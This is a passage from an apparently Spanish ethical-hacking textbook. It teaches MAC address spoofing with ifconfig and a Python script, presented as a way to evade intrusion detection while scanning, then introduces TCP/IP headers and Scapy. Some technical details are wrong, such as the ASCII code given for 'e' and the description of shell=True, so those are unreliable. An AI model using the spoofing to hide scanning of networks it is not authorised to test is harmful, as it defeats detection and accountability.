Para ocultar tu dirección IP pública, puedes utilizar Redes Privadas Virtuales (VPN). No discutiremos las VPN ya que no están dentro del alcance de este libro. Una cosa importante a tener en cuenta aquí es que no debes confiar por completo en tu proveedor de VPN. Desde un punto de vista de seguridad, el uso de una VPN simplemente significa que estás confiando tu seguridad a otra empresa que proporciona servicios de VPN. Debes ser muy cuidadoso en tu elección de VPN y, desde el punto de vista de la

03 Reconocimiento y recopilación de información

ciberseguridad, debes tener mucho cuidado con las VPN gratuitas, ya que muchas de ellas están empaquetadas con malware o utilizan los recursos de tu PC para otros fines, como la minería de bitcoins. Algunas VPN pueden filtrar tu servidor de nombres de dominio (DNS), un servidor utilizado para asignar nombres de sitios web a direcciones IP, incluso si afirman ocultar tu identidad.

Sin embargo, cuando estamos escaneando nuestras redes locales, podemos ser rastreados con nuestra dirección MAC. En el Capítulo 2, Comenzando: Configuración de su entorno de laboratorio, instalamos dos máquinas virtuales: Kali y Windows 10. La máquina Kali será nuestra máquina de ataque. Nuestra máquina tiene una NIC, que se utiliza para comunicarse con otros dispositivos. Esta NIC tiene una dirección MAC. En la sección Cambiar nuestra dirección MAC, intentaremos suplantar una dirección MAC para que podamos cambiarla al escanear. Al hacerlo, incluso si el sistema de detección de intrusiones (IDS) descubre que estábamos escaneando un puerto en una PC, no descubrirá nuestra verdadera dirección MAC.

Cambiando nuestra dirección MAC

En esta sección, intentaremos cambiar nuestra dirección MAC en la máquina Kali. Comencemos nuestra máquina Kali y abramos una Terminal. Para cambiar la dirección MAC, deberás instalar el paquete net-tools. En la mayoría de las distribuciones de Linux, esta herramienta ya está disponible. Sin embargo, si no está instalada, puedes hacerlo utilizando los siguientes comandos:

sudo apt-get update

sudo apt-get install net-tools

Te pedirá una contraseña, que es "kali". Una vez que se hayan instalado las herramientas, puedes ver la dirección MAC con el siguiente comando:

ifconfig

Si todo va bien, verás una salida similar a la siguiente:

```
(root㉿kali)-[~/home/marco12]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.62 netmask 255.255.255.0 broadcast 192.168.100.255
        inet6 fe80::20c:29ff:fe78:b65 prefixlen 64 scopeid 0x20<link>
            inet6 2806:261:483:8c24:ef0d:67ee:1fd6:ad9b prefixlen 64 scopeid 0x0<global>
            inet6 2806:261:483:8c24:20c:29ff:fe78:b65 prefixlen 64 scopeid 0x0<global>
        ether 00:0c:29:78:0b:65 txqueuelen 1000 (Ethernet)
            RX packets 49787 bytes 71266502 (67.9 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 5707 bytes 504894 (493.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hay mucho que analizar aquí, así que vamos a desglosarlo. Hay dos valores aquí llamados **eth0** y **lo**. **eth0** es el nombre de la NIC (tarjeta de interfaz de red), mientras que **lo** es el adaptador de bucle invertido. Por ahora, podemos ignorar el adaptador de bucle invertido. El campo **inet** representa la dirección IP privada de la máquina Kali. **inet6** es la dirección IPv6 de la máquina Kali. **ether** es la dirección MAC, y este es el campo que queremos cambiar. Si deseas cambiar la dirección MAC, no puedes hacerlo mientras la NIC esté encendida. Primero, debes apagar la interfaz de red. Para apagar la interfaz, puedes usar el siguiente comando:

```
sudo ifconfig eth0 down
```

Este comando apagará la interfaz de red **eth0**. Luego, puedes cambiar la dirección MAC utilizando otro comando.

Ahora, si vuelve a escribir el comando **ifconfig**, verá el siguiente resultado:

03 Reconocimiento y recopilación de información

```
(root㉿kali)-[~/home/marco12] Downloads
└── # sudo ifconfig eth0 down
Places
└── (root㉿kali)-[~/home/marco12]
    └── # ifconfig
        lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
            inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                    loop txqueuelen 1000 (Local Loopback)
                        RX packets 4 bytes 240 (240.0 B)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 4 bytes 240 (240.0 B)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
└── #
```

Ahora, solo verás el adaptador de bucle invertido y que eth0 ha sido apagado. Para cambiar la dirección MAC, puedes ejecutar el siguiente comando. Supongamos que deseas que tu nueva dirección MAC sea 00:11:22:33:44:55. Aquí, puedes hacer lo siguiente:

```
sudo ifconfig eth0 hw ether 00:11:22:33:44:55
```


Este comando cambia la interfaz eth0 y el parámetro ether de esta NIC a la nueva dirección MAC que especificaste.

```
(root㉿kali)-[~/home/marco12] Downloads
└── # sudo ifconfig eth0 hw ether 00:11:22:33:44:55
Places
└── (root㉿kali)-[~/home/marco12]
    └── #
```

Ahora, si no hay errores, significa que el comando se ejecutó correctamente. En este punto, podemos volver a encender la interfaz ejecutando el siguiente comando:

```
sudo ifconfig eth0 up
```

Ahora, volvamos a ejecutar el comando **ifconfig** para ver si nuestros cambios surtieron efecto:



```
(root㉿kali)-[~/home/marco12] # sudo ifconfig eth0 up
(root㉿kali)-[~/home/marco12] # ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.100.93 netmask 255.255.255.0 broadcast 192.168.100.255
      inet6 fe80::211:22ff:fe33:4455 prefixlen 64 scopeid 0x20<link>
        ether 00:11:22:33:44:55 txqueuelen 1000 (Ethernet)
          RX packets 49839 bytes 71271888 (67.9 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 5739 bytes 508670 (496.7 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 12 bytes 888 (888.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 12 bytes 888 (888.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Aquí puedes ver que la dirección MAC se ha cambiado con éxito. Ahora, si queremos escanear algo en una red, se mostrará esta dirección MAC en lugar de nuestra dirección MAC real. Esto nos permitirá ocultar nuestra identidad real mientras realizamos escaneos o actividades de red.

Creando un script en Python

Hasta ahora, hemos escrito comandos manuales para cambiar nuestra dirección MAC. Idealmente, nos gustaría escribir un script de Python que nos ayude a cambiarlo. Para hacerlo, necesitamos encontrar una forma de ejecutar comandos bash con la ayuda de Python. Afortunadamente, Python tiene una biblioteca estándar que utiliza para ejecutar

03 Reconocimiento y recopilación de información

comandos del sistema llamada subprocess. Esta biblioteca te permite interactuar con el sistema operativo subyacente. Para importar esta biblioteca en tu módulo, simplemente puedes escribir el siguiente comando:

```
import subprocess
```

Para ejecutar un comando, subprocess tiene un método llamado run. Usando este método, puedes ejecutar comandos del sistema en tu sistema operativo. Si deseas ver la información sobre eth0, puedes ejecutar el siguiente comando:

```
1 subprocess.run(  
2     ["ifconfig", "eth0"],  
3     shell=True,  
4 )
```

Esta función requiere una lista de comandos. El otro parámetro, shell=true, significa que queremos ver la salida impresa en la consola. Si ejecutas el archivo anterior, verás una salida similar a la de ejecutar el comando ifconfig. Ten en cuenta que debes ser un usuario root para ejecutar el comando, por lo que debería verse así:

```
sudo python3 main.py
```

Aquí está el resultado:

```
root@kali:~/home/marco12/Downloads/python-hacking/cambio-mac]#  
# sudo python3 mac.py  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.100.93 netmask 255.255.255.0 broadcast 192.168.100.255  
    inet6 fe80::211:22ff:fe33:4455 prefixlen 64 scopeid 0x20<link>  
    inet6 2806:261:483:8c24:211:22ff:fe33:4455 prefixlen 64 scopeid 0x0<global>  
    inet6 2806:261:483:8c24:cf46:1019:5825:b75c prefixlen 64 scopeid 0x0<global>  
    ether 00:11:22:33:44:55 txqueuelen 1000 (Ethernet)  
    RX packets 50697 bytes 71632358 (68.3 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 6965 bytes 1726786 (1.6 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 12 bytes 888 (888.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 12 bytes 888 (888.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ahora que sabes cómo ejecutar comandos del sistema usando Python, puedes repetir los comandos anteriores usando Python. El código completo es el siguiente:

```
1 import subprocess
2
3 if __name__ == "__main__":
4     interfaz = "eth0"
5     nueva_mac = "22:11:22:33:44:57"
6
7     print("Apagando la interfaz")
8     subprocess.run(["ifconfig", "eth0", "down"])
9
10    print("Cambiando la dirección HW de la interfaz", interfaz, "a",
11 nueva_mac)
12    subprocess.run(["ifconfig", interfaz, "hw", "ether", nueva_mac])
13
14    print("Dirección MAC cambiada a", nueva_mac)
15    subprocess.run(["ifconfig", interfaz, "up"])
16
17    print("Interfaz de red encendida")
```

Si revisas la interfaz nuevamente, podrás ver la nueva dirección MAC:

03 Reconocimiento y recopilación de información

```
[root@kali]~/home/marco12/Downloads/python-hacking/cambio-mac] cambio-mac.py X
# sudo python3 cambio-mac.py
Apagando la interfaz
Cambiando la dirección HW de la interfaz eth0 a 22:11:22:33:44:57
Dirección MAC cambiada a 22:11:22:33:44:57
Interfaz de red encendida

[root@kali]~/home/marco12/Downloads/python-hacking/cambio-mac] # ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 nueva mac = "22:11:22:33:44:57"
    inet 192.168.100.94 netmask 255.255.255.0 broadcast 192.168.100.255
        inet6 fe80::211:22ff:fe33:4455 prefixlen 64 scopeid 0x20<link>
        inet6 2806:261:483:8c24:211:22ff:fe33:4455 prefixlen 64 scopeid 0x0<global>
            ether 22:11:22:33:44:57 txqueuelen 1000 (Ethernet)
            RX packets 50815 bytes 71666138 (68.3 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 7100 bytes 1770029 (1.6 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 12 bytes 888 (888.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 12 bytes 888 (888.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ahora que hemos aprendido cómo ejecutar comandos en un sistema y cómo cambiar la dirección MAC de un sistema usando Python, concluiremos nuestra discusión aquí. En el próximo capítulo, abordaremos la recopilación de información.

Resumen

En este capítulo, aprendimos los conceptos básicos de redes y cómo podemos protegernos en una red local mediante la suplantación de nuestra dirección MAC con fines de escaneo. Este capítulo nos ayudó a obtener una comprensión más profunda de los aspectos de redes de un sistema informático, así como a utilizar Python para proteger y ocultar nuestra identidad en una red local. En el próximo capítulo, aprenderemos sobre cómo escanear redes locales.

04 Escaneo de red

Este capítulo se ocupa de la primera fase del hacking ético: la recopilación de información y la exploración. La recopilación de información es uno de los aspectos más importantes del hacking ético. Sin tener un acceso adecuado a la información requerida, es extremadamente difícil llevar a cabo un ataque exitoso. Aprenderemos qué es el escaneo de redes y cómo se puede utilizar para llevar a cabo ataques en una red. Abordaremos los siguientes temas en este capítulo:

- Introducción a las redes
- Encapsulación de datos en TCP/IP
- Introducción a Scapy
- Introducción a ARP
- Escáner de red utilizando Scapy basado en ARP

Introducción a las redes

En el Capítulo 3, Reconocimiento y Recopilación de Información, aprendimos los conceptos básicos de las redes desde una perspectiva muy amplia. Aprendimos acerca de los diferentes componentes y dispositivos presentes en una red y cuál es el papel de cada componente. En esta sección, aprenderemos un poco más sobre los paquetes reales y los datos que se entregan a través de una red.

Representación de datos en sistemas digitales.

Primero, vamos a entender cómo tu sistema informático logra transmitir datos a través de una red. Cada parte de los datos en un sistema informático se define mediante niveles de lógica binaria. Estos niveles se definen como bajos o altos. Cada imagen, archivo, video, grabación de voz o cualquier otra cosa que se almacena en un sistema informático moderno se representa mediante estos niveles de lógica. En el hardware físico, estos niveles se asignan a niveles de voltaje o estados de interruptores. Por ejemplo, en un sistema digital, un voltaje de 5 V podría representar una lógica alta y un voltaje de 0 V representaría una lógica baja.

Puede que te estés preguntando cómo se representan estos diferentes tipos de datos mediante niveles de lógica. Veamos cómo funciona. Digamos que quieres enviar el mensaje "Hello" a un amigo. Por simplicidad, consideremos que tu amigo está en la misma red. Por ahora, asumiremos que la comunicación subyacente funciona. Ahora, para enviar este mensaje "Hello", debemos convertirlo en una forma que sea comprensible para las computadoras. Acabamos de aprender que las computadoras solo entienden los niveles de lógica bajos y altos, por lo que tendremos que codificar nuestro mensaje en estos niveles de lógica.

Ahora bien, como podemos ver, "Hello" contiene cinco letras y solo tenemos dos niveles de lógica, por lo que no es posible codificar el mensaje completo con solo una instancia de dos niveles. Esta instancia se llama un bit. Para lograr esta codificación, se desarrolló un sistema llamado Código Estándar Americano para el Intercambio de Información (ASCII, por sus siglas en inglés). Usando este esquema de codificación, podemos representar fácilmente letras en inglés junto con algunos otros símbolos y letras. Cada letra del alfabeto inglés se representa mediante una secuencia de 8 bits llamada byte. Para representar la letra "H" de nuestro mensaje "Hello", podemos codificarla de la siguiente manera en forma de bits. La "H" se representa como 01001000

en formato ASCII. Este valor está predefinido en una tabla de códigos ASCII; de manera similar, otros caracteres también están definidos en el mismo formato:

- H = 01001000
- e = 01000101
- l = 01101100
- l = 01101100
- o = 01101111

Ahora tenemos una secuencia de datos que podemos enviar utilizando cualquier sistema digital. Ten en cuenta que esta es una explicación muy simplificada de la representación de datos. Los sistemas reales también utilizan otras codificaciones, como Unicode y representación por bytes, para enviar datos complejos.

Encapsulación de datos

Ahora que comprendemos la representación de datos, volvamos nuestra atención a nuestro tema original sobre cómo enviar estos datos. Ya hemos aprendido sobre las diferentes capas en una pila TCP/IP y cómo se utilizan para enviar datos. En la sección anterior, dijimos que queremos enviar un mensaje "Hello" a alguien en nuestra red local. Llamemos a este mensaje nuestros datos:

H	e	I	I	o
01001000	01000101	01101100	01101100	01101111


04 Escaneo de red

Para que el paquete llegue con éxito a la otra computadora, debe conocer su destino exacto, de manera similar a cómo funciona un sistema de entrega postal. En un sistema digital, tienes direcciones IP, direcciones MAC y puertos de origen y destino, al igual que en un sistema postal tienes país, ciudad, código postal, calle y número de casa. Supongamos que escribes tu mensaje en tu aplicación de navegador y tu amigo también está esperando tu mensaje en su navegador.

Para enviar con éxito el mensaje al proceso exacto en la computadora de destino, el protocolo IP agregará un nuevo encabezado a tu mensaje. Este encabezado contendrá información crucial, como la dirección IP de destino y la dirección IP de origen, que se utilizarán para enrutar el mensaje a la computadora correcta en la red. Además, se incluirán otros datos como el número de puerto de origen y destino, que ayudarán a la computadora de destino a dirigir el mensaje al proceso adecuado dentro de esa computadora.

En resumen, el encabezado IP es esencial para asegurar que tu mensaje llegue al destino correcto en la red y se entregue al proceso correcto en la computadora de destino, de manera similar a cómo se requiere información detallada en una dirección postal para que una carta llegue a la dirección correcta.

Desde la capa superior, se agrega el encabezado de la aplicación. Del mismo modo, cada capa por debajo de la capa de aplicación agrega su propio encabezado. El proceso general se ve como se muestra en la siguiente imagen. En la siguiente imagen se muestra cómo se encapsula la información en la pila TCP/IP antes de ser enviada por la red. Aprenderemos qué contiene cada uno de estos segmentos y cómo esto ayuda al paquete a llegar a su destino.



Hablaremos de estos segmentos en detalle en la siguiente sección.

El proceso de entrega de paquetes.

El proceso de entrega de paquetes depende de si el dispositivo de destino se encuentra en la misma red local o no. Si el dispositivo está ubicado en la misma subred, podemos utilizar directamente las direcciones Ethernet para enviar los datos. En estos encabezados hay mucha información presente, pero para el alcance de este libro, no te preocuparás por la mayoría de ellos. Solo explicaré los campos que son relevantes para este libro.

Cabecera TCP

El encabezado TCP tiene los campos que se muestran en el siguiente diagrama:

Puerto de origen		Puerto de destino													
Número de secuencia															
número de acuse de recibo (ACK) o número de acuse de recibo negativo (NACK) dependiendo de la bandera activada															
Longitud de cabecera	Reservado	NACK	URG	ACK	PSH	RST	SYN	FIN							
Suma de verificación (CRC)				Puntero urgente											
Opciones															
Datos															

En este encabezado, solo nos preocupamos por los puertos de origen y destino. El puerto de origen se relaciona con el proceso en tu máquina local asociado con el mensaje que deseas enviar. El puerto de destino es hacia dónde debe ir el paquete. El puerto de origen generalmente se genera aleatoriamente desde el lado de envío, mientras que el puerto de destino se define en función del mensaje. Por ejemplo, cuando solicitas un sitio web HTTPS, tu PC genera paquetes de solicitud con el número de puerto de destino configurado en 443. Algunos servicios tienen números de puerto fijos. Por ejemplo, FTP funciona en el puerto 21 y HTTP en el puerto 80. En nuestro caso, si estamos enviando el mensaje "Hello" a una aplicación de navegador que funciona con HTTPS, el campo de puerto de origen en el paquete de envío se seleccionará al azar (también puedes configurarlo manualmente; por ejemplo, el puerto predeterminado de SSH es 22, pero si cambiamos SSH para funcionar en un puerto diferente y el puerto 22 está disponible, se puede utilizar como puerto de origen en los paquetes) y el puerto de destino sería 443. Ten en cuenta que algunos puertos están reservados, como se vio anteriormente, por lo que tu PC asignará un número de puerto de origen entre 10000 y 65355. Una vez que se agrega el encabezado TCP a los datos, se llama segmento TCP.

Cabecera IP

A continuación, se agrega una imagen que muestra como luce un encabezado IP.

Versión	Long. cabecera	Tipo de servicio TOS	Longitud total				
Identificación			Flag	Offset			
TTL	Protocolo	Checksum					
Dirección IP origen							
Dirección IP destino							
Opciones IP (si las hay)		Relleno					
Datos							


Aquí, los campos que nos interesan son la IP de origen y la IP de destino. Esto define dónde irá su paquete y de dónde se origina. Una vez que se agrega el encabezado IP, se denomina datagrama IP.

Cabecera Ethernet

El encabezado Ethernet ayuda a que los datos naveguen en la red local. Los campos más importantes aquí son las direcciones MAC de origen y destino. Como su nombre indica,

04 Escaneo de red

la dirección MAC de origen será la de tu propia tarjeta de red y la dirección MAC de destino será la dirección MAC del destinatario en la red local:



Una vez que se agrega un encabezado Ethernet, se llama un trama Ethernet. Hemos aprendido sobre los campos más importantes en los paquetes que se envían por la red. También hemos aprendido cómo se encapsula la información y qué campos se utilizan para enrutarla a través de la red. En la próxima sección, aprenderemos a crear nuestro escáner de red utilizando la información que acabamos de aprender.

Introducción a Scapy

Para crear un escáner de red, utilizaremos una biblioteca de redes en Python llamada Scapy. Esta biblioteca está diseñada para enviar, interceptar, analizar y editar paquetes de red. Scapy es una herramienta muy poderosa para la manipulación de paquetes de red. Para obtener más información sobre la herramienta, puedes visitar el siguiente enlace: <https://scapy.readthedocs.io/en/latest/introduction.html>.

Instalando Scapy

Para instalar Scapy, primero abre la terminal. Antes de continuar, es importante comprender algunas cosas. En Linux, existen dos niveles de privilegios de usuario: usuario normal y root, y el entorno para ambos usuarios es diferente. Se requieren privilegios más altos para comandos a nivel del sistema. Para enviar y recibir paquetes, necesitaremos instalar Scapy tanto como usuario root como usuario normal.

Escribiremos nuestro programa como usuario normal y, cuando lo ejecutemos, lo haremos como usuario root, ya que enviar paquetes requiere privilegios más altos en Linux (puedes pensar en esto como el equivalente a "Ejecutar como Administrador" en Windows). Entenderás a qué me refiero en un momento.

Para instalar Scapy como usuario root, escribe el siguiente comando:

```
sudo pip3 install scapy
```

Esto instalará Scapy con privilegios de administrador. Una vez que esto esté hecho, abre tu Visual Studio Code y crea una nueva carpeta para el nuevo proyecto. Llamaremos a este ejemplo "introduccion-scapy".

Ten en cuenta que si enfrentas algunos problemas, deberás actualizar la versión de Python de tu sistema con los siguientes comandos:

```
sudo apt update  
sudo apt install python3
```

Ahora, crearemos un nuevo entorno virtual para este proyecto específico. Para crear un nuevo entorno virtual, navega hasta el directorio de la carpeta recién creada y escribe el siguiente comando:

04 Escaneo de red

```
python3 -m venv scapy
```

Si todo se ha hecho correctamente, verás que se crea una carpeta llamada "scapy". A continuación, activa el entorno virtual ejecutando el siguiente comando:

```
source scapy/bin/activate
```

Ahora, tu entorno virtual debería estar activado. Una vez que esté activado, puedes ver los paquetes instalados en el entorno escribiendo el siguiente comando:

```
pip freeze
```

Si ya tienes paquetes instalados en el entorno, se listarán; de lo contrario, no verás nada. Ahora, para instalar Scapy, escribe el siguiente comando:

```
pip install scapy
```

Esto llevará algún tiempo en instalarse. Una vez hecho, puedes escribir el comando pip freeze nuevamente para ver los paquetes instalados.

```
• └─(scapy)─(marco12㉿kali)-[~/Downloads/python-hacking/03-introduccion-scapy]
  $ pip freeze
  scapy==2.5.0
```

En esta sección, hemos aprendido cómo podemos instalar Scapy en nuestro entorno virtual y cómo verificar si se ha instalado correctamente. Ten en cuenta que algunas funcionalidades de Scapy requieren que el programa se ejecute con privilegios más altos, de lo contrario, no funcionarán. En la próxima sección, aprenderemos más sobre cómo se utiliza Scapy y cómo podemos manipular paquetes de red con Scapy.

Entendiendo como funciona Scapy

En esta parte, aprenderemos cómo funciona Scapy y cómo podemos usarlo para crear nuestras propias herramientas de manipulación de redes. Creamos un nuevo archivo llamado `scapy-ping.py` y ábrelo. Una vez que el archivo esté abierto, podemos importar cualquier módulo de Scapy dentro del archivo. En esta sección, crearemos una pequeña solicitud de ping a cualquier sitio web. Las solicitudes de ping suelen usarse para probar si un dispositivo está disponible o no. Una solicitud de ping (también llamada solicitud de eco) utiliza un protocolo de capa de aplicación ICMP subyacente. Para importar un paquete dentro de tu programa, escribe el siguiente código:

```
from scapy.all import scapy
```

Para enviar una solicitud de ping, deberás crear un paquete de capa IP, que te ayudará a configurar las direcciones IP de origen y destino. Para importar la capa IP, puedes escribir el siguiente comando:

```
from scapy.all import IP
```

Y, por último, para enviar y recibir paquetes, podemos utilizar una función llamada `sr`. Para importar esta función, usa el siguiente comando:

```
from scapy.all import sr
```

La dirección IP que se muestra, "192.168.100.94", será diferente en tu sistema, y puedes encontrarla utilizando el comando `sudo ifconfig`.

04 Escaneo de red

Luego, definiremos nuestras direcciones IP de origen y destino:

```
src_ip = "192.168.100.94"  
dest_ip = "www.google.com"
```

La dirección IP de destino la queremos para crear una solicitud de ping a un servidor de google.com. Puedes escribir manualmente la dirección IP de este servidor, que puedes encontrar escribiendo ping www.google.com en tu terminal, o simplemente puedes proporcionar "www.google.com". Scapy traducirá automáticamente esta dirección.

Luego, crearemos un paquete ip_layer y lo mostraremos para ver qué contiene:

```
1  
2 from scapy.all import ICMP  
3 from scapy.all import IP  
4 from scapy.all import sr1  
5  
6 if __name__ == "__main__":  
7     src_ip = "192.168.100.94"  
8     dest_ip = "www.google.com"  
9  
10 ip_layer = IP(  
11     src = src_ip,  
12     dst = dest_ip  
13 )  
14 print(ip_layer.show())  
15  
16
```

Esto creará un paquete de capa IP y mostrará el contenido del paquete creado. Ten en cuenta que el paquete aún no se ha enviado. La salida de este programa se verá de la siguiente manera:

```
• [scapy]-(marco12㉿kali)-[~/Downloads/python-hacking/03-introduccion-scapy]
$ python scapy-ping.py
###[ IP ]###
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = hopopt
chksum     = None
src        = 192.168.100.94
dst        = Net("www.google.com/32")
\options   \
None
```

Echa un vistazo a los campos `src` y `dst`. La dirección de destino es una instancia de `Net`, lo que significa que Scapy se encargará de traducirla en una dirección IP real.

